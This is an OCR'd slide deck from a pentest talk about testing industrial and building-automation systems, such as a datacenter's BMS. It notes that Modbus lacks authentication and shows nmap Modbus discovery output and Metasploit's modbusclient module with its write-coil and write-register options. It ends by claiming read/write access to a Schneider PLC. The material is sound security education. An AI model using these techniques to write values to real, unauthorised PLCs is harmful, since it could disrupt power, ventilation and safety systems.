DEEPINTEL
FOCUS ON SECURITY INTELLIGENCE

INDUSTRIAL / BUILDING HACKING

ICS/SCADA/BMS PENTEST BY DUMMIES

RANDORISEC

Who am I ?

- Davy Douhine
- Twitter: @ddouhine
- Doing pentests since 2008
- Work most of my time for a CERT based in Paris


RANDORISEC

ICS/SCADA/BMS

Disclaimer

- No oscilloscope
- No ASM
- No reverse
- No breathtaking exploit
- But a few tips that could help

Context



- A client asked for a BMS pentest of a datacenter
- No idea how these things works
- Drives the electricity and the ventilation

Context

- Meeting with client
- Main concern: what can do an attacker ?
- Provider told that the system was safe
- Challenge accepted

Context

- Asked Arnaud Soullié (a french PLCs lover) for pointers to learn a bit
- Worked with Damien Picard (Synacktiv)

Protocols we saw

Modbus

Modbus is a popular protocol for industrial control systems (ICS). It provides easy, raw access to the control system without requiring any authentication.

Explore Modbus

SIEMENS

S7 (S7 Communication) is a Siemens proprietary protocol that runs between programmable logic controllers (PLCs) of the Siemens S7 family.

Explore Siemens S7

dnp

DNP3 (Distributed Network Protocol) is a set of communications protocols used between components in process automation systems. Its main use is in utilities such as electric and water companies.

Explore DNP3

TRIDIUM

The Fox protocol, developed as part of the Niagara framework from Tridium, is most commonly seen in building automation systems (offices, libraries, Universities, etc.)

Explore Niagara Fox

BACnet

BACnet is a communications protocol for building automation and control networks. It was designed to allow communication of building automation and control systems for applications such as heating, air-conditioning, lighting, and fire detection systems.

Explore BACnet

EtherNet/IP

EtherNet/IP was introduced in 2001 and is an industrial Ethernet network solution available for manufacturing automation.

Explore EtherNet/IP

GE Industrial Solutions

Service Request Transport Protocol (GE-SRTP) protocol is developed by GE Intelligent Platforms (earlier GE Fanuc) for transfer of data from PLCs.

Explore GE-SRTP

HART IP

The HART Communications Protocol (Highway Addressable Remote Transducer Protocol) is an early implementation of Fieldbus, a digital industrial automation protocol. Its most notable advantage is that it can communicate over legacy wiring.

Explore HART-IP

PHOENIX CONTACT


PCWorx is a protocol and program by Phoenix Contact used by a wide range of industries.

Explore PCWorx

Source: https://www.shodan.io

Modbus

Modbus has been the standard for serial link protocols in industry since 1979. Millions of automation devices use Modbus for communications. For Ethernet, the TCP port 502 is reserved for Modbus.



Power system PLC

Modbus Requests	Function Code (Hexadecimal)	Communication Function
Read bits	16#01	READ_VAR
Read input bits	16#02	READ_VAR
Read words	16#03	READ_VAR
Write a bit or n bits	16#0F	WRITE_VAR
Write a word or n words	16#10	WRITE_VAR

Schneider Electric

Modbus

Modbus has been the standard for serial link protocols in industry since 1979. Millions of automation devices use Modbus for communications. For Ethernet, the TCP port 502 is reserved for Modbus.

NO AUTHENTIFICATION IN PROTOCOL

Modbus Requests	Function Code (Hexadecimal)	Communication Function
Read bits	16#01	READ_VAR
Read input bits	16#02	READ_VAR
Read words	16#03	READ_VAR
Write a bit or n bits	16#0F	WRITE_VAR
Write a word or n words	16#10	WRITE_VAR

Schneider Electric

Modbus – tools
Level 0: nmap

```
nmap --script modbus-discover.nse --script-args='modbus-discover.aggressive=true' -p 502 <host>
```


Script Output

```
PORT    STATE SERVICE
502/tcp open  modbus
| modbus-discover:
|   sid 0x64:
|     Slave ID data: \xFA\xFFPM710PowerMeter
|     Device identification: Schneider Electric PM710 v03.110
|   sid 0x96:
|_    error: GATEWAY TARGET DEVICE FAILED TO RESPONSE
```


Modbus - tools
Level 1: metasploit

```
msf auxiliary(modbusclient) > info

       Name: Modbus Client Utility
     Module: auxiliary/scanner/scada/modbusclient
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  EsMnemon <esm@mnemonic.no>
  Arnaud SOULLIE <arnaud.soullie@solucom.fr>

Available actions:
  Name            Description
  ----            -----------
  READ_COIL       Read one bit from a coil
  READ_REGISTER   Read one word from a register
  WRITE_COIL      Write one bit to a coil
  WRITE_REGISTER  Write one word to a register

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  DATA                           no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
  DATA_ADDRESS                   yes       Modbus data address
  RHOST                          yes       The target address
  RPORT         502              yes       The target port
  UNIT_NUMBER   1                no        Modbus unit number

Description:
  This module allows reading and writing data to a PLC using the
  Modbus protocol. This module is based on the 'modiconstop.rb'
  Basecamp module from DigitalBond, as well as the mbtget perl script.

msf auxiliary(modbusclient) >
```


Modbus - tools
Level 2: smod




Modbus - tools
Level 3: QModBus




Modbus - tools
Level 10: Unity Pro



Modbus - tools
Level 10: Unity Pro



Modbus - tools
Level 10: Unity Pro




Modbus

WIN

Read/write access on SCHNEIDER PLC

Building Automation and Control networks



Ventilation PLC

NO AUTHENTIFICATION IN PROTOCOL

